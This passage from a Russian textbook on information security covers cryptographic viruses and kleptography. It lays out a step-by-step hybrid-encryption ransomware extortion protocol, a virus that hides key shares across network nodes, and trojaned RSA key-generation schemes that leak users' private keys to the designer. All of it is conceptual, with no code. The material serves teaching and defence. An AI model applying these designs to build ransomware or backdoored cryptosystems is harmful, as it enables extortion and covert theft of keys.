Сверхживучие вирусы. Недетектируемый вирус создать чрезвычайно сложно, так как он должен быть способен получать доступ к нужной ему информации, не будучи обнаруженным; он должен быть стойким к любым известным методам анализа.

Атакующий может попытаться сделать хост-систему зависимой от вируса. Живучесть вируса зависит от живучести хоста. Если пользователь захочет вылечить свой компьютер от вируса, он тут же потеряет доступ к инфицированному ресурсу. Если этот ресурс является жизненно важным для системы, пользователь потеряет управление над ней. Подобных вирусов пока не обнаружено. Однако относительно просто подойти вплотную к реализации этой идеи.

Необходимо всего лишь сделать так, чтобы вирус мог быть безболезненно удален из системы только автором этого вируса, и никем иным. Все что для этого нужно, это односторонняя функция с секретом, задача инвертирования которой без знания секрета является вычислительно неразрешимой. Такие функции давно и успешно используются в криптографии с открытым ключом. Если вирус имеет открытый ключ, а его автор – секретный ключ, проблема практически решена, остаются только технические детали.

Криптографическая DoS-атака. Рассмотрим атаку, которая может быть выполнена криптовирусом, использующим для своего функционирования двухключевую асимметричную криптосистему. Криптовирус имеет в распоряжении открытый ключ, с использованием которого он может шифровать данные хост-системы. После шифрования данные могут быть восстановлены только автором вируса, имеющим секретный ключ.

Атака:

- вирус проникает в систему;
- используя открытый ключ, вирус шифрует некие важные данные;

- информирует пользователя об атаке и требует связаться с автором вируса;
- автор вируса требует выкуп в обмен на секретный ключ (ключ расшифрования).

В распоряжении пользователя три варианта действий:

- он платит выкуп и восстанавливает данные;
- он отказывается платить выкуп и теряет данные;
- он отказывается платить выкуп и восстанавливает данные, так как имеет их резервную копию.

Следует отметить, что пораженными могут оказаться компоненты системы восстановления; а кроме того, сам факт утечки и огласки некоторых конфиденциальных данных может иметь катастрофические последствия. Иначе говоря, наличие системы восстановления не решает проблему полностью.

Слабость рассмотренной атаки заключается в том, что нельзя освободить одну жертву без возможного освобождения всех остальных, учитывая, что получившая ключ расшифрования жертва может открыто опубликовать его.

Решение в этой ситуации достаточно очевидно – использовать гибридную схему:

- для каждого экземпляра вируса формировать случайный сеансовый ключ;
- шифровать данные на сеансовом ключе, используя симметричный (одноключевой) криптоалгоритм;
- шифровать сеансовый ключ на открытом ключе, используя асимметричный (двухключевой) криптоалгоритм.

В результате использования такой схемы, исчезает необходимость раскрытия секретного ключа автора вируса. Дополнительный эффект – увеличение быстродействия процедуры шифрования, учитывая, что одноключевые алгоритмы работают, как минимум, на два порядка быстрее двухключевых.

Введем следующие обозначения:

1) K – ключ шифра;
2) K_s – случайный сеансовый ключ;

3) *IV* (Initialization Vector) – вектор инициализации или синхропосылка, необходимая при использовании блочных шифров в режимах CBC, OFB, CFB или Counter;
4) *PK* (Public Key) – открытый ключ (ключ зашифрования) двухключевого криптоалгоритма;
5) *SK* (Secret Key) – секретный (закрытый) ключ (ключ расшифрования) двухключевого криптоалгоритма;
6) $m = \{ D1, D2, \dots \}$ – исходный (открытый) текст;
7) $m' = \{ m \}K$ – текст, зашифрованный на ключе *K*.

Криптовирусу необходим доступ к криптографическим средствам, а также к качественному генератору ПСЧ для генерации сеансовых ключей и синхропосылок.

Базовая атака (Basic Extortion Attack).

1) Вирус проникает в систему, формирует случайные K_s и *IV*.
2) Используя сеансовый ключ K_s, вирус шифрует некие важные данные *D*, вычисляя
$$D' = \{ D \}K_s,$$
после чего уничтожает *D*.
3) Создает $m' = \{ IV,\ K_s \}PK$.
4) Информирует хост-жертву об атаке, отображает m' и дает контактную информацию для связи с автором вируса.
5) Автор вируса требует выкуп в обмен на *D*.
6) Жертва предоставляет автору вируса m' и выкуп.
7) Автор вируса расшифровывает m', вычисляя
$$m = \{ IV,\ K_s \} = \{ m' \}SK$$
посылает *m* жертве.
8) Жертва, используя $\{ IV,\ K_s \}$, восстанавливает *D*, вычисляя
$$D = \{ D' \}K_s.$$

Вымогательство информации (вирус-вымогатель). Атакующий может попытаться заставить жертву раскрыть некую важную информацию *D*. Подобная атака возможна при условии, что атакующий в состоянии проверить аутентичность (подлинность) *D*. Информация, полученная таким образом, может быть

использована для различных целей, в том числе для ведения информационной войны.

Атакующий может таким образом вымогать цифровые деньги: вирус ищет цифровые купюры и после обнаружения шифрует их, требуя затем за восстановление часть этих купюр. Даже если жертва хранит цифровые купюры в зашифрованном виде, это не спасает от атаки, так как купюры, вторично зашифрованные вирусом, бесполезны. Единственный выход – наличие системы отмены электронных денег (e-money revocation system).

Вирус, использующий разделение секрета. Предположим, что жертва – это целая сеть. При этом отдельные узлы сети не имеют доступа к данным друг друга. Распределенная среда может быть использована для скрытия частей ключа (долей секрета) в вирусных копиях, существующих в отдельных узлах сети. В этой ситуации вирус сам (вместо автора) будет управлять ключами. Что, в свою очередь, потенциально может быть использовано антивирусами.

Пример схемы разделения секрета, основанной на криптосистеме Эль-Гамаля. Каждый отдельный i-й экземпляр вируса знает p (простое число) и g (примитивный элемент конечного поля), формирует секретное случайное число x_i, вычисляет

$$y_i = g^{x_i} \ mod \ p .$$

Отдельные копии вируса взаимодействуют при создании ключей за- и расшифрования (соответственно X и Y).

Каждый i-й экземпляр вируса анонимно делает доступным (например, используя BBS) значение y_i. Каждый экземпляр вируса в состоянии при необходимости вычислить ключ зашифрования

$$PK = Y = y_1 \bullet y_2 \bullet \ldots \bullet y_n \ (\mathrm{mod}\ p).$$

При расшифровании каждый экземпляр вируса раскрывает свой секрет x_i, тогда ключ расшифрования может быть вычислен по формуле

$$SK = X = x_1 + x_2 + \ldots + x_n \ (\mathrm{mod}\ p - 1).$$

После зашифрования информации утичтожение хотя бы одного экземпляра вируса приводит к необратимой потере информации, поэтому необходимо извещать хост-систему об этой ситуации.

Кража информации. Ниже рассмотренная атака позволяет безопасно осуществить удаленную кражу информации. Вероятность ее успеха связана с широтой распространения вируса.

Атака.

1) Вирус проникает в систему.
2) Вирус находит и шифрует данные *D*, вычисляя *D'*.
3) Вирус присоединяет *D'* к своему телу.
4) Вирус уничтожает всех своих предков и потомков, не содержащих *D'*.
5) Как только автор вируса сталкивается с потомком вируса, содержащим *D'*, он расшифровывает *D*.

1.7. Стохастические вычислительные машины

Рандомизация последовательности адресов. Внесение неопределенности в последовательность извлечения слов команд из памяти требует замены *n*-разрядного счетчика команд компьютера на генератор ПСЧ с числом состояний 2^n. В обычной системе инструкции расположены последовательно, за исключением ситуаций, связанных с ветвлениями в программе (которые как раз и являются самыми тяжелыми для анализа объектами в исполняемом коде), счетчик команд также меняется вполне предсказуемо. Анализируя код, последовательно расположенный в памяти, атакующий может легко получить любую часть кода, так многие эксплойты построены на основе предсказания местоположения нужного кода или данных в памяти. На рис. 1.9 показан ход выполнения программы без использования рандомизации (а) и при ее использовании (б). На рис. 1.9, в показан пример 8-разрядного стохастического счетчика команд. При использовании генератора ПСЧ, последовательность переключения которого зависит от секретного ключа, без знания ключа буфер с кодом будет совершенно бесполезен для анализа, и, соответственно, атака станет невозможной.

Последовательность заполнения памяти команд может быть следующей.

Шаг 1. $i = 0$.

Шаг 2. $j = 0$. Загрузка в генератор ПСЧ ключа k_i в качестве адреса первой команды i-й программы компьютера.

Шаг 3. Запись j-го слова программы в память команд. Такт работы генератора ПСЧ ($j = j + 1$).

Шаг 4. i-я программа записана? Если да, переход к шагу 5, в противном случае – к шагу 3.

Шаг 5. Все программы записаны? Если нет, $i = i + 1$ и переход к шагу 2, в противном случае – завершение.

Стеганографическая защита исполняемого кода. В теле программы-контейнера, содержащей достаточно большое число кодов различных команд, можно спрятать практически произвольное количество кодов других программ (рис. 1.9, г). При этом для извлечения соответствующей скрытой программы требуется лишь задать нужную последовательность адресов, по которым располагаются коды команд конкретной программы.

Идея стохастической вычислительной машины. Дальнейшее развитие рассмотренных методов приводит к идее стохастической вычислительной машины. В памяти такой машины хранятся коды всех команд процессора. Конкретная исполняемая программа появляется лишь в момент ее запуска на выполнение с ключом, задающим логику работы генератора ПСЧ, последовательные состояния которого определяют порядок выполнения команд.

Рандомизация среды исполнения программы. На рис. 1.10 показан метод рандомизации тракта передачи данных «память команд – процессор», направленный против удаленных атак на программные системы, основанных на вставке кода (code injection). Метод основан на использовании обратимого преобразования XOR при передаче данных. Таким образом, для каждого процесса, выполняющегося в рамках одной системы, создается уникальная среда исполнения. В результате атакующий не понимает используемый «язык» и не может «разговаривать» с машиной.

Выводы

Показано, что стохастические методы ОБИ – это технологии двойного назначения, которые могут использоваться (и активно используются!) не только для защиты, но и для нападения; в частности, для создания разрушающих программных воздействий (РПВ).

Рассмотрены приципы функционирования компьютерных вирусов, использующих криптографические методы для затруднения своего обнаружения и выполнения деструктивных функций.



Рис. 1.9. Стохастические методы защиты памяти команд:
а – ход выполнения программы без рандомизации;
б – ход выполнения программы при использовании рандомизации;
в – возможная структура стохастического счетчика команд;
г – стеганографическая защита исполняемого кода



Рис. 1.10. Рандомизация среды исполнения программ

Контрольные вопросы

1) Чем полиморфные вирусы отличаются от самошифрующихся?

2) Сформулируйте принцип обнаружения КВ методом сигнатурного анализа.

3) Сформулируйте принцип обнаружения КВ методом эвристического анализа.

4) Какой метод используется для обнаружения КВ в момент их активизации?

5) Какой метод используется для обнаружения последствий вирусной активности?

6) Какие методы используются для обнаружения КВ до момента их активизации?

7) Какие существуют типы программных средств антивирусной защиты?

8) Что такое вирусная сигнатура? Приведите пример.

9) Что такое эвристический признак КВ? Приведите пример.

10) Что такое ошибка 1-го рода при работе программных средств антивирусной защиты?

11) Что такое ошибка 2-го рода при работе программных средств антивирусной защиты?

12) Что такое ошибка 3-го рода при работе программных средств антивирусной защиты?

2. КЛЕПТОГРАФИЧЕСКИЕ АТАКИ НА КРИПТОСИСТЕМЫ

Термин «клептография» (kleptography) был впервые предложен А. Янгом и М. Юнгом в 1996 г. для определения направления, связанного с использованием криптографии против криптографии. Клептографическая атака – это создание «закладки», внедряемой в разрабатываемую криптосистему, которая может быть реализована в виде аппаратного устройства (например, смарт-карты) или программы (например, Web-сервера или почтового клиента). При этом не должно существовать возможности выявить наличие закладки по внешним признакам. Иначе говоря, если рассматривать криптосистему как «черный ящик», невозможно определить, осуществил разработчик клептографическую атаку или нет.

Кроме того, атакующая сторона, создающая «закладку», получает эксклюзивное право ее использования, т.е. даже при наличии у третьей стороны исчерпывающей информации о реализации системы, она в лучшем случае сможет выявить наличие скрытого канала, но не сможет им воспользоваться.

Базовыми элементами любых клептографических атак являются скрытые канал передачи информации. Именно они в сочетании с дополнительными криптографическими методами обеспечивают *необнаруживаемость* этих атак. Клептографические методы позволяют довести до совершенства сокрытие факта передачи дополнительной информации. В этом смысле прослеживается сходство со *стеганографией*.

Скрытые клептографические каналы являются частью криптоалгоритма и позволяют незаметно передавать информацию из криптографической системы или, наоборот, в криптографическую систему. Например, дополнительная информация может содержаться в цифровой подписи или в открытом ключе шифрования.

При анализе работы клептографических систем следует выделить следующих участников.

1) **Разработчик:** обладает информацией о модификации алгоритма, владеет секретным ключом скрытого канала передачи информации, не владеет секретным ключом пользователя.
2) **Пользователь:** владеет секретным ключом пользователя, в случае успешного реверс-инжиниринга (*reverse engineering* – обратная разработка) обладает информацией о модификации криптосистемы, но не владеет секретным ключом скрытого канала.
3) **Злоумышленник:** в случае успешного реверс-инжиниринга обладает информаций о модификации алгоритма, но не владеет секретным ключом скрытого канала передачи информации и секретным ключом пользователя.

В главе приводятся примеры клептографических атак на функцию выработки пары ключей (для алгоритмов RSA и Эль-Гамаля), на схему ЭЦП (на примере ECDSA), на алгоритм обмена ключами Диффи-Хеллмана.

Материал главы основывается на результатах работ [31-34, 40, 42, 43, 97].

2.1. Свойства клептографических скрытых каналов

Для анализа свойств клептографических каналов необходимо понятие обратного проектирования. Обратным проектированием назовем определение внутреннего устройства прибора или программы. В англоязычной литературе это понятие обозначается термином reverse engineering. Можно рассмотреть две модели обратного проектирования.

1) Недеструктивное обратное проектирование позволяет использовать устройство после процедуры обратного проектирования. Эта модель применима к программным системам, а также к аппаратным системам, если атакующая сторона обладает соответствующими технологиями.
2) Деструктивное обратное проектирование предполагает, что можно определить внутреннее устройство системы,

однако дальнейшее функционирование данного экземпляра системы станет невозможно.

Теперь можно перечислить свойства, которыми должен обладать клептографический канал передачи данных:

1. Необнаруживаемость. Это свойство означает, что выявление клептографической атаки исключительно по внешним признакам, в случае, если криптосистема является «черным ящиком», невозможно.
2. Устойчивость ко взлому без обратного проектирования – невозможность перехвата передаваемой информации без определения внутреннего устройства системы, т.е. в рамках модели «черного ящика».
3. Устойчивость ко взлому группы устройств в результате обратного проектирования одного из них. Если группа устройств работает по одному и тому же алгоритму и с одними и теми же данными, то определение внутренней структуры и состояния одного из устройств не позволит определить состояние остальных устройств группы, а значит и их выходные значения.
4. Непредсказуемость влево. Говорят, что последовательность непредсказуема влево, если по произвольному количеству элементов последовательности невозможно определить ее предыдущие элементы. В данном случае речь идет о непредсказуемости влево внутреннего состояния криптосистемы. Это актуально, например, при недеструктивном обратном проектировании. Атака называется устойчивой к этому виду анализа, если даже при полном определении внутреннего устройства и состояния системы невозможно узнать ее предыдущее состояние.
5. Полная непредсказуемость. Подразумевает непредсказуемость влево, а также невозможность определения последующих состояний системы (непредсказуемость вправо). Очевидно, что если атакуемая сторона узнает внутреннее устройство системы и значение всех переменных, то для полной непредсказуемости системы требуется наличие в ней источника энтропии.

Заметим, что второе свойство может выполняться только в том случае, если выполняется первое. Третье имеет смысл, только если выполняется второе, а пятое – только если выполняется четвертое. Остальные свойства независимы.

2.2. Внедрение троянских компонент в реализацию криптосистемы RSA

Криптосистема RSA создана Р. Ривестом, А. Шамиром и Л. Адлеманом. Впервые опубликована в 1977 г. Алгоритм много лет являлся неофициальным мировым стандартом на шифрование с открытым ключом.

В основу криптографической системы с открытым ключом RSA положена вычислительно неразрешимая задача разложения больших чисел на простые сомножители.

Как и в любой другой асимметричной криптосистеме, в криптосистеме RSA каждый участник информационного взаимодействия обладает открытым и закрытым ключами, которые формируются каждым из участников. Открытый ключ используется для зашифрования информации и является общедоступным, закрытый ключ используется для расшифрования информации и держится в секрете. Открытый и закрытый ключи образуют неразрывную пару, определяя взаимно обратные преобразования.

Рассмотрим алгоритм генерации ключей RSA. Для того чтобы получить открытый и закрытый ключи, сначала необходимо сгенерировать два случайных простых числа p и q заданного размера (например, 512 бит каждое) и вычислить их произведение $n = pq$. В 2009 г. Лаборатория RSA рекомендовала для обычных задач ключи размером 1024 бита, а для особо важных задач – 2048 битов. Затем нужно выбрать число e, взаимно простое с $\varphi(n) = (p-1)(q-1)$, где $\varphi(n)$ – функция Эйлера, и вычислить число $d = e^{-1} \pmod{(\varphi(n))}$ (иначе говоря, $de \equiv 1 \bmod \varphi(n)$). Пара чисел ($e$, n) объявляется открытым ключом (RSA public key), d – закрытым ключом (RSA private key). Число n называется модулем, а числа e и d – открытой и секретной экспонентами, соответственно.

Обычно ключ индивидуального пользователя имеет определенный срок жизни, по истечении которого пользователь должен за-

менить старый ключ на новый для обеспечения необходимого уровня безопасности.

Схема алгоритма генерации ключевой информации для криптосистемы RSA представлена на рис. 2.1.



Рис. 2.1. Схема стандартного алгоритма генерации ключей RSA

Система RSA проверялась на «прочность» многими исследователями с момента первой публикации. Предложено большое число различных атак, ни одна из них не представляет серьезной угрозы. Они скорее иллюстрируют опасность неправильного использования или реализации RSA. Рассмотрим новый вид атак на RSA, называемых клептографическими, которые не обнаружимы до тех

пор, пока реализованная криптосистема является «черным ящиком» (т.е. системой с известными выходными и входными параметрами и неизвестным внутренним устройством).

Рассмотрим семь модифицированных алгоритмов генерации ключей RSA, т.е. алгоритмов с внедренной троянской компонентой, позволяющих разработчику по выходной информации получить доступ к секретным ключам пользователей. Суть этих алгоритмов в том, что часть выходной информации модифицированного алгоритма представляет собой зашифрованную информацию о секретных ключах пользователя, расшифровать которую может только разработчик. Модифицированные алгоритмы по длительности практически не отличаются от стандартных алгоритмов генерации ключевой информации. Все ключи, сгенерированные модифицированными алгоритмами, выглядят случайными.

Сокрытие простого множителя в открытой экспоненте. Это наиболее простой зараженный алгоритм RSA, называемый RSA – HWPF(e) (Hidden Whole Prime Factor (e) – сокрытие всего простого множителя в открытой экспоненте).

В этом алгоритме в качестве случайно выбранной открытой экспоненты e, которая является взаимно простой с $\varphi(n) = (p - 1)(q - 1)$, используется зашифрованный с помощью ассиметричного алгоритма один из простых множителей модуля n. Простой множитель p зашифрован открытым ключом разработчика (E, N) и может быть расшифрован только секретным ключом разработчика D. Полученная таким образом открытая экспонента e будет выглядеть случайно выбранной, и никто, кроме разработчика, не обнаружит в ней скрытую информацию.

Схема модифицированного алгоритма генерации ключевой информации представлена на рис. 2.2.

Разработчик получит доступ к секретной информации пользователей, раскладывая на множители p и q модуль n, за счет простого вычисления одного из множителей p: $= e^D \bmod N$, где D – секретный ключ разработчика.

Этот алгоритм имеет ряд недостатков, например открытая экспонента получается довольно большого размера, а во многих криптосистемах, например PGP, используется небольшая шифрующая экспонента e.

Сокрытие слабых значений секретной экспоненты. Рассмотрим другой зараженный алгоритм RSA, называемый RSA – HSD (Hidden Small D – сокрытие маленьких значений секретного ключа). Он основывается на атаке Винера, который доказал, что если секретная экспонента меньше некоторого значения, зависящего от модуля n, то можно вычислить секретный ключ из открытого ключа.

Теорема 1. Теорема Винера.

Пусть $n = pq$, $q < p < 2q$, $d < \frac{1}{3} N^{\frac{1}{4}}$, тогда по открытому ключу (n, e), $ed \equiv 1 (\mathrm{mod}\, \varphi(n))$, можно эффективно восстановить d.

Схема модифицированного алгоритма генерации ключевой информации RSA-HSD представлена на рис. 2.3.

Суть этого алгоритма в том, что сначала генерируются стандартным образом секретный и открытый ключи (δ, ε), причем к δ применима атака Винера. Затем данная слабая ключевая пара при помощи специальной функции шифрования π_β преобразуется в выглядящие случайными закрытый и открытый ключи (d, e). Получается, что открытая экспонента e содержит в себе слабую открытую экспоненту ε, с помощью которой можно вычислить секретный ключ.

В качестве функции шифрования можно использовать: $\pi_\beta(\varepsilon) = \varepsilon$ xor $2\beta|_{|\varepsilon|}$, где β – секретный ключ разработчика (здесь и далее используются следующие обозначения: $m|_r$ – младшие r битов числа m, $m|^r$ – старшие r битов числа m).



Рис. 2.2. Схема зараженного алгоритма генерации ключей RSA-HWPF(e)

Чтобы получить секретную информацию пользователей, разработчик должен расшифровать с помощью функции $\varepsilon := \pi_\beta^{-1}(e)$ слабую открытую экспоненту, с помощью атаки Винера вычислить слабую секретную экспоненту δ, и, используя значения (δ, ε), разложить модуль n на множители p и q.

Схема алгоритма атаки на RSA-HSD представлена на рис. 2.4.

Если вместо атаки Винера использовать атаку Бонеха и Дерфи, которые обобщили атаку Винера на случай, когда секретная экспонента не больше $N^{0,292}$, можно использовать большие значения δ.

Время выполнения данного алгоритма генерации ключей отличается от стандартного незначительно. Главный недостаток этого метода в том, что размерность e приблизительно равна размерности

n, таким образом, при ограничении размерности e ($|e| < c|n|, c < 1$) данный модифицированный алгоритм не применим.



Рис. 2.3. Схема зараженного алгоритма генерации ключей RSA-HSD

Следующие модифицированные алгоритмы практически не имеют недостатков и могут успешно применяться на практике.

Сокрытие слабых значений открытой экспоненты. Две следующие схемы основываются на результатах Бонеха, Дерфи и Франкеля, которые доказали, что можно вычислить секретную экспоненту, если известен открытый ключ (n, e) и некоторые биты в секретном ключе d, и если открытая экспонента не превышает некоторого значения, зависящего от модуля n.

Теорема 2. Теорема БДФ.

Пусть n такой, что $n = pq$ и $p < 4q$.

a) Пусть t – целое число из интервала $[|n|/4, |n|/2]$ и e – простое число из интервала $[2^t, 2^{t+1}]$, тогда по открытому ключу (n, e) и t старшим битам секретного ключа d, можно вычислить весь d.

b) Пусть t – целое число из интервала $[1, |n|/2]$ и e – целое (не обязательно простое) из интервала $[2^t, 2^{t+1}]$, тогда по открытому ключу (n, e), t старшим битам и $|n|/4$ младшим битам секретного ключа d можно вычислить весь d.

Алгоритм RSA – HSPE (Hidden Prime Small E – сокрытие малых значений простой открытой экспоненты) основывается на атаке БДФ, с помощью которой можно вычислить значение секретного ключа, если известны от $|n|/4$ до $|n|/2$ старших битов секретного ключа и если значение открытой экспоненты невелико (Теорема 2,a). Схема модифицированного алгоритма генерации ключевой информации RSA-HSPE представлена на рис. 2.5.

В рассматриваемой ситуации сначала генерируются стандартным образом секретный и небольшой открытый ключи (δ, ε), затем с помощью функции $\pi_\beta(x) = x \text{ xor } 2\beta|_{|x|}$ вычисляется новый открытый ключ e, содержащий в себе информацию о слабом открытом ключе ε и о некоторых битах слабой секретной экспоненты δ (от $|n|/4$ до $|n|/2$ старших битов). Далее стандартным образом высчитывается секретная экспонента d.



Рис. 2.4. Схема алгоритма атаки на RSA-HSD

Разрядность конкатенации ($\delta \mid^{k/4} : \varepsilon$) равна $k/2$, поэтому открытую экспоненту можно создавать в пределах от $\sqrt{n}$ до $\varphi(n)$.

Чтобы определить секретную ключевую информацию, заложенную в представлении открытой экспоненты, разработчик с помощью $\pi_\beta{}^{-1}(e)$ вычисляет кортеж ($\delta \mid^{k/4} : \varepsilon$) – старших $k/4$ битов слабого секретного ключа и слабой экспоненты. Известные (δ, ε) позволяют разложить n на множители p и q.

Схема алгоритма атаки на RSA-HSPE представлена на рис. 2.6.

Главным преимуществом данного алгоритма является простота и небольшой размер открытого ключа ($\approx |n|/2$). Недостатком же является то, что данный алгоритм работает заметно дольше оригинального алгоритма генерации ключей RSA, в отличие от следующего, в котором время генерации ключей приблизительно такое же, как и в оригинальном алгоритме RSA.

Алгоритм RSA – HSE (Hidden Small E – сокрытие малых значений открытой экспоненты) основывается на атаке Бонеха, Дерфи и Франкеля, которые доказали, что зная от 1 до $|n|/2$ старших битов и $|n|/4$ младших битов секретного ключа, при не-

большой открытой экспоненте можно вычислить весь секретный ключ (Теорема 2,b).



Рис. 2.5. Зараженный алгоритм генерации ключей RSA-HSPE



Рис. 2.6. Схема алгоритма атаки на RSA-HSPE

Сначала генерируются стандартным образом секретный и небольшой открытый ключи (δ, ε), затем с помощью функции $\pi_\beta(x) = x \text{ xor } 2\beta|_{|x|}$ вычисляется новый открытый ключ e, содержащий в себе информацию о слабом открытом ключе ε и о некоторых битах слабой секретной экспоненты δ ([1, $|n|/2$] старших битов и $|n|/4$ младших битов). Далее стандартным образом высчитывается секретная экспонента d.

Схема зараженного алгоритма генерации ключевой информации RSA-HSE представлена на рис. 2.7.

